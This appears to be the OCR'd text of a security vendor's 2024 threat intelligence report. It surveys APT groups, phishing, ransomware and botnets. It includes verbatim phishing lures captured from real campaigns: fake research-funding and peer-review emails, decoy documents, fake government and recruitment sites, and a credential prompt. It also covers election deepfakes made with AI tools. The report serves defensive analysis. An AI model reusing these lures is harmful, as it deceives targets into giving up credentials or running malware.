ThreatBook

2024 Global Threat Intelligence Report

Overview

In 2024, the global cyberattack landscape became more turbulent and dangerous, with a steeper upward spiral in attack and defense technologies, posing a lasting challenge to the protective, detection, analysis, and hunting capabilities of enterprises and security vendors.

- **APT:** In 2024, international situations became more complex and chaotic, with geopolitical conflicts lingering and escalating. Global elections, the Russia-Ukraine conflict, the North Korea-South Korea standoff, and the Middle East situation all contributed to a volatile global landscape intertwined with the evolution of cyber warfare. APT groups' tactics and techniques also evolved, with more deceptive phishing lures.

- **Phishing Attacks:** These remained widespread and frequent, with new imitation websites and malicious files emerging constantly. In addition to traditional phishing aimed at stealing personal information and account passwords, criminal groups' imitation of popular software download pages exploded this year. Attackers used SEO to boost the ranking of these fake sites and disguised malicious program download buttons as pop-ups, making their methods more deceptive.

- **Ransomware:** The number of ransomware incidents, ransom amounts, and the scale of leaked data all reached new highs in 2024, affecting a wide range of industries. The ransomware ecosystem has matured, with professionalized operations. More ransomware groups have led to increased competition, higher ransoms, and more advanced intrusion techniques. The complexity of the market has been exacerbated by attackers switching jobs, with attack chains and code structures becoming more homogenized and AI technology being more widely used in ransomware attacks. There are now over 2000 ransomware groups globally, with 32 new ones added in 2024. The top three are RamsomHub, LockBit3, and Play, with RamsomHub rising rapidly in 2024.

- **Botnets, Worms, and Trojans:** These were active in January, June-July, and November 2024. Botnets like Phorpiex, Dorkbot, Mozi, and Mirai remained active, with a high number of new IOC intelligence entries. Among the remote control Trojans commonly used by attackers, CobaltStrike was still the most prominent.

CONTENTS

01

02

03


04

01 APT


In 2024, APT group activities were exceptionally frequent, with attackers' tactics and techniques evolving to varying degrees. Phishing lure documents became more aligned with target organizations' policies and backgrounds, making them increasingly deceptive. Notable APT attack incidents in 2024 included the South Asia-based "White Elephant" (Patchwork) and "Bitter" groups persistently targeting universities, governments, and technology companies with phishing attacks; the "OceanLotus" group conducting phishing and poisoning attacks against universities and security professionals; "PseudoHunter" launching spear-phishing or watering hole attacks against foreign-related institutions and defense/military sectors; "Darkhotel" delivering malware capable of bypassing specific antivirus software; and "Greenspot" employing website defacements (malware-laden pages) and direct distribution of malicious attachments.

Overview of Global APT Groups and Incidents

Geographical Distribution of Attack Targets



Industry Distribution of Attack Targets




International Turmoil and Geopolitical Conflicts

In 2024, global geopolitical tensions worsened, with heightened political and military confrontations. Against this backdrop, state-sponsored APT attacks intensified.

Year of Global Elections

As 2024 was a global "election year," with over 70 countries or regions holding elections affecting more than half of the world's population, APT groups surged under the drive of national interests:

- Storm-1516 leveraged AI tools to generate deepfake videos disseminated via social media to manipulate public opinion and influence U.S. election outcomes.
- APT42 impersonated news outlets and NGOs, deploying fake services to target individuals linked to Biden and Trump.
- Ahead of EU elections, APT29 used a new WINELOADER backdoor variant with themes mimicking Germany's CDU party, while APT28 exploited the CVE-2023-23397 vulnerability via compromised routers to attack German targets.



[redacted]

Anyone receiving emails from "lahavharkov@jpost.press" - that is not me. Don't open it.

5:47 AM · Dec 22, 2021 · Twitter Web App

APT42—Journalist warns of spear-phishing emails sent in her name

Ongoing Russia-Ukraine War


In 2024, the Russia-Ukraine conflict persisted. As NATO support for Ukraine expanded, Russia faced mounting political and military pressure. Cyber warfare between Russia and Ukraine/NATO members escalated:

- Russian-linked groups like APT28, APT29, Sandworm, and Gamaredon launched large-scale attacks targeting Ukraine and NATO nations, expanding their scope to mobile platforms (Android, iOS). Turla conducted covert espionage using Amadey and Andromeda botnets.
- Ukrainian-aligned hacker groups retaliated with extensive attacks on Russian government, military, energy, and transportation sectors.

Escalation in the Middle East

In 2024, the Israel-Hamas war intensified, and conflicts spread across the Middle East. Key incidents included:

- Suspected Israeli Unit 8200 and Mossad operations causing explosions in Lebanese pagers and walkie-talkies.
- Iran-aligned Handala claiming infiltration of Israeli radar systems.
- APT34 deploying Veaty/Spearal malware and passive IIS backdoors against Iraq, UAE, and Gulf states.
- APT35 using Israel-Hamas war-related lures to impersonate journalists and public figures, delivering the MediaPl backdoor.



[redacted]

درساله گذشته توانستیم صدهانیروی اطلاعاتی وسایبری حرفه ای راجذب کنیم وبه موفقیت های کم نظیردرسطح جهانی دست یابیم

اگرسابقه کاری اطلاعاتی وسایبری داریدبه ماپیوندید

Translate post

7:03 PM · Sep 18, 2023 · 49.1K Views

12 Reposts 19 Quotes 183 Likes 7 Bookmarks

[redacted]

درساله گذشته توانستیم صدهانیروی اطلاعاتی وسایبری حرفه ای راجذب کنیم وبه موفقیت های کم نظیردرسطح جهانی دست یابیم

اگرسابقه کاری اطلاعاتی وسایبری داریدبه ماپیوندید

Translate post

From topwor4u.com

6:56 PM · Sep 18, 2023 · 40.4K Views

5 Reposts 6 Quotes 99 Likes 7 Bookmarks

Iranian APT groups publish fake Israeli military recruitment sites


South Asia

Patchwork

Patchwork, also known as Dropping Elephant, Chinastrats, Monsoon, Sarit, Quilted Tiger, APT-C-09, and ZINC EMERSON, is a hacker group suspected to have ties to a South Asian government. Its earliest known attack activities date back to 2009. The group primarily targets universities, military industries, and research institutions in neighboring South Asian countries such as China, Pakistan, and Bangladesh. It has also been known to target US think tanks.

In 2024, Patchwork remained highly active, focusing its attacks on industries such as universities, research, government, and state-owned enterprises, with a significant increase in attacks on universities. The group's attack methods mainly involved phishing, with one type aimed at stealing email account credentials and another at deploying malware to steal host information.

The group often used compromised email accounts from other universities or research institutions to send targeted or mass phishing emails to specific targets. The subjects of these phishing emails were often related to current events or the nature of the targeted organization, using professional topics such as "project funding" and "national research plans" as entry points. These emails typically carried encrypted compressed files to enhance credibility and bypass email detection systems, thereby increasing the success rate of the attacks.



[redacted]
[redacted]du.cn>
关于征求"十四五"国家重点研发计划重点项目"网络空间安全治理"20[redacted]
收件人 [redacted]
邮件 项目指南.rar (2 KB)

尊敬的各位老师：
根据《科技部、财政部关于印[redacted]行办法的通知》等文件要求，现将“十四五”国家重点研发计划重点项目“网络空间安全治理”[redacted]

有意向的老师请于[redacted]附件模板形式反馈。

计划提交提案的老师请提前了解并做好相关准备。


密码：642190

[redacted]

Patchwork's Fishing Mail

In terms of email credential theft, Patchwork continued to employ a large-scale phishing strategy, using fake official email login pages to induce targets to enter their email credentials. These sensitive data were sent to remote servers controlled by the attackers, leading to the leakage of email information and laying the groundwork for subsequent malicious activities.

The attack components used by the Patchwork group this year were largely consistent with those used last year. The initial payload usually carried a .lnk file disguised with a forged .pdf icon, which, when clicked, would ultimately load the "Badnews" or "NorthStarC2" remote access Trojan. The malware often added legitimate digital signatures to evade detection. Once the malware successfully resided on the target machine, the attackers would manually deploy another remote access Trojan to consolidate control over the target machine, with the secondary malware often being open-source Trojans such as Async and Quasar.



数字签名信息
此数字签名正常。

签名者信息(S)
名称: COMPUTING AND CODING LIMITED
电子邮件: admin@codingcomputer.org
签名时间: 不可用


Documents with forged legal digital signatures

Bitter

Bitter (T-APT-17r) is a long-term APT group targeting China and Pakistan, among other countries. It is one of the currently active APT groups targeting domestic targets, mainly attacking government, military industry, power, and nuclear energy units to steal sensitive information, with a strong political background.

Bitter remained highly active in its attack activities this year. With the increased attention of South Asian APT groups on university units, Bitter also adjusted its attack strategy this year, extending its targets to university units in addition to the traditional focus on military, nuclear energy, and government units.

The group's attack methods still mainly involved phishing emails, with the loaded malware programs remaining largely unchanged. However, the attackers continuously updated and upgraded their evasion techniques, quickly adopting popular attack forms. Compared to the past, they used a more diverse range of payloads, including not only the commonly used CHM and LNK file formats but also PUB, MSC, and searchConnector-ms file types to increase the likelihood of residing in the target system.


[redacted]

Re: File

收件人 [redacted] 33 [redacted]

抄送 business@e[redacted]

File.rar (2 MB)

Dear,

Please check attachment or download from below link. Thank you!

Copy...

C:\Users\Admin\Desktop\File.rar\

名称	大小	压缩后大小	修改时间
File.searchConnector-ms	2 280 774	2 280 774	2024-10-0...


邮件
文件(F) 编辑(E) 查看(V) 书签(A) 工具(T) 帮助(H)
添加 提取 测试 复制 移动 删除 信息
C:\Users\Admin\Desktop\File.rar\

Phishing emails using searchConnector-ms

SideWinder

SideWinder is a hacker group suspected to have ties to the Indian government, with its earliest known activities dating back to 2012. Its attack targets mainly include sensitive units such as the military, diplomacy, and research universities in countries such as China, Pakistan, and Bangladesh.

SideWinder continued its high-frequency phishing attacks this year, mainly targeting neighboring countries such as Pakistan, Bangladesh, Sri Lanka, and Nepal. The attackers typically registered domains impersonating other vendors or official emails to send phishing emails. The emails often contained links to fake Outlook email login pages, inducing users to enter their email credentials, which were then sent back to the C2 server. Alternatively, they directly delivered malicious documents using Office remote template injection to induce users to click and execute malicious code. SideWinder deployed various malware, including "Warhawk," "StealerBot," and open-source malware "Netwire" and "CobaltStrike."


Visa

Nepal Visa (Tourist Visa and Official/Diplomatic Visa only) related information


S N	Visa	Visa fees in PKR	Process and required documents
1	15 Days Multiple entry visa	PKR. 8,700/-	**Step 1**: Online visa application: Visitors who wish to apply for tourist visa of Nepal can submit an online visa application form available at the following portal: *https://nepaliport.immigration.gov.np/onlinevisa-mission/application*. Please complete all required details. **Step 2**: A confirmation slip will be generated at the end of the online visa application process. Please save it for your record as well as for onward processing of your visa application. **Step 3**: Applicant is kindly requested to send the confirmation slip as well as the following documents (in pdf format) to Embassy's email **eonislamabad@mofa.gov.np** or **eonislamabad@gmail.com** : a. A copy of bio-page of your passport b. A copy of CNIC (for Pakistan Nationals) or national ID
2	30 Days Multiple entry visa	PKR. 14,500/-	

Documentation of decoys used by Sidewinder

Confucius

Confucius is an APT group with Indian background, mainly targeting government and military industry targets in South Asian countries. In the early stages of its attack activities, the group had significant overlaps with Patchwork in terms of malicious code and infrastructure, but with different target focuses. The Confucius was once considered a branch of the Patchwork.

After 2019, Confucius, in addition to continuous web email phishing attacks, had relatively scattered other network attack activities. This year, the group became active again, launching multiple spear-phishing attacks targeting large technology companies, manufacturing enterprises, and state-owned enterprises, deploying espionage malware for subsequent intelligence gathering.



标志性成果填报模板

成果名称	
项目名称（编号）	
项目类型	□ 基础前沿　□ 重大共性关键技术　□应用示范
成效影响	□ 支持原始创新、解决关键技术和卡脖子问题； □ 带动相关领域科学、技术进步和科技创新整体水平提升； □ 促进经济、社会、文化发展； □ 促进企业成为创新主体、产学研协同创新； □ 促进人才培养、学科发展、研发平台建设等创新能力发展。

内容说明：1、预期标志性成果说明；2、阐述成果取得科学突破或解决关键核心技术问题；3、说明成果的转化运用的途径和方式；4、说明成果的转化应用或专项的实施，产生的（预期）效果和影响。

1、预期标志性成果及当前进展简述（300字以内）

2、阐述成果取得科学突破或解决关键核心技术问题（200字以内）

3、说明成果的转化运用的途径和方式（200字以内）


4、说明成果的转化应用或专项的实施，产生的（预期）效果和影响（200字以内）

Fishing documents used by Confucius

SideCopy

SideCopy is an APT group suspected to originate from Pakistan, which has been active since its disclosure in 2019. Its main targets are the Indian government, defense, and foreign affairs departments.


In 2024, SideCopy's attack activities still focused on various departments in India, with its attack methods being phishing attacks. It sent phishing emails containing LNK, PDF, and other lure attachments, or forged websites to induce targets to download remote access Trojans. The malware included FetaRAT, ActionRAT, AllakoreRAT, and other remote access Trojans.



Confirm Your Identity

Sign in with your connected Email account
to access shared document

Decoy document



Honey Trapped Cases

Home » Honey Trapped Cases

Search for HTC

Redirecting to login page...

Date	Title	Summary	Download
Sep 02, 2024	Case Study-Pravin Mishra	Increase in number of cases regarding **Honey Trap in DRDO, MoD**. Attached Case Study of recent incident of Parvin Mishra was reported in DRDO by CID	Download

Connect with us

Related Links

- e-Journals
- TDF
- ADA
- DIAT
- Guest House Booking (for DRDO Officials)
- IDST
- DRDO VC Booking Portal (Only for DRDO Users)
- View All

Contact Us | Terms & Conditions | Privacy Policy | Copyright Policy | HyperlinkPolicy | Accessibility Statement | Website Policy | Help | STQC Certificate | RTI Third Party Audit | Public Grievances | Web Information Manager | Archives

Copyright © 2023, DRDO, Ministry of Defence, Government of India

Last Updated: 27/05/2023 | Visitors: 24,015,542

Fake site


Southeast Asia

OceanLotus

OceanLotus, also known as APT32, is a hacker group with Vietnamese background. The group has been active since at least 2012, conducting long-term cyberattacks targeting entities such as energy, maritime, border defense, health, marine construction, research institutions, and shipping companies. The targets of "OceanLotus" also include governments, military institutions, and large enterprises worldwide, as well as organizations and individuals related to media, human rights, and civil society in their own country. OceanLotus is one of the most active APT groups in Southeast Asia at present. Since this year, we have observed some clear trend changes in the cyberattack activities of the OceanLotus group.

Firstly, the scope of attack targets has further expanded. The group has long focused on industries such as universities, military, energy, and research as its main attack targets. However, this year we have found that OceanLotus has extended its attack targets to some large technology companies and security researchers. This change not only implies the risk of supply chain attacks but also indicates that the group is constantly expanding its attack range in an attempt to obtain more valuable information and technology.

Secondly, the continuous upgrading of attack methods. The initial attack forms were mainly email phishing and vulnerability exploitation attacks on firewalls, VPN servers, and OA servers exposed on the Internet. Compared with the past, the attackers' techniques in social engineering and software vulnerability exploitation have become more mature, and the means have become more diverse. They can quickly discover and exploit the latest disclosed software vulnerabilities, develop attack payloads with stronger concealment, from the initial common exe white and black, to using new types of msc, mst, suo files to evade security detection. In addition, in this year's attacks, the attackers began to use the plugin mechanism of WPS software to deploy persistent backdoors, and used Visual Studio to trigger remote control through poisoning projects and other novel attack methods to increase the success rate of infection.



[redacted]

[redacted]论坛 <[redacted]

《[redacted]论坛》邀请您担任匿名审稿专家

收件人 [redacted]

邮件 《[redacted]论坛》外审专家邀请函.zip (2 MB)

尊敬[redacted]，
您好！
鉴于您的高深学养，《[redacted]论坛》编辑部特聘您为匿名评审专家。不知您是否愿意？如您愿意担任评审专家，请您查阅附件中的稿件、邀请函和回执，并于8月15日前反馈审稿意见。如我们没有这个荣幸，也欢迎您推荐他人。感谢您的指导及对本刊的支持！
祝好！

[redacted]
2[redacted]


Phishing emails sent by OceanLotus

East Asia

Lazarus

Lazarus is a recognized APT group with the support of the North Korean government and has been active since at least 2009. The targets of Lazarus attacks are extensive, and it has now developed into a complex hacking group with multiple branches. Unlike other APT groups, the most common purpose of Lazarus' attack activities is to make money. In the past decade, Lazarus has maintained a high level of interest in the cryptocurrency field. In 2024, with the surge in Bitcoin prices, Lazarus' secret - stealing activities in the cryptocurrency field have become more rampant.

Lazarus has long been posting false job advertisements or related projects related to cryptocurrency on social platforms (such as LinkedIn, X, Facebook, GitLab, GitHub, Stack Overflow, etc.) to lure target personnel. After the target personnel take the bait, they are further induced to install toxic tools related to video interviews or toxic cryptocurrency projects, thereby launching cryptocurrency - stealing activities. In addition to Trojans such as Nukesped and Dtrack, Lazarus has increasingly favored lightweight Python and JavaScript weapon libraries. In the attack activities of 2024, Lazarus extensively used downloaders developed on the QT6 platform, Python and JavaScript Trojans, and the core function of the Trojan was to target the theft of cryptocurrency - related programs on the host end. The target operating systems include Windows, Linux, and MacOS.



How it works

HiroG looks and feels complicated, but **HiroG** makes it easy.

We created a step-by-step illustration to show you how easy it is. You focus on marketing and selling your products, and we take care of the rest. Thanks to our automated system, all work processes can be tracked from your computer or smartphone.

Our Services

Reception, barcode scanning, and placement of goods

Transfer goods to our warehouse by any means, and we will promptly receive, check, apply a barcode if it is not on the goods, and place them in the warehouse.

Responsible storage of goods in the warehouse

We store goods in the warehouse with full compliance with storage rules. In case of loss or damage to the goods, we compensate for their value.


Packaging, assembly, and dispatch of orders

After receiving an order, our packers assemble and package the goods in the order, following the client's packaging instructions. We ship orders internationally.

Personal account with complete information on all processes

With a personal account from HiroG Group, you do not need additional CRM systems, as with us, you can manage all the logistical processes of your store.

Fake Recruitment Company Official Website Created by Lazarus



Enter the access code of the meeting you would like to join.

Make sure you're ready with our connection test

Help & support

Terms of service

Privacy policy

v2.6.328.14

Share freely and privately with MiroTalk

MiroTalk is a universal communication platform, with privacy as its foundation, that relies on a free distributed network for everyone.

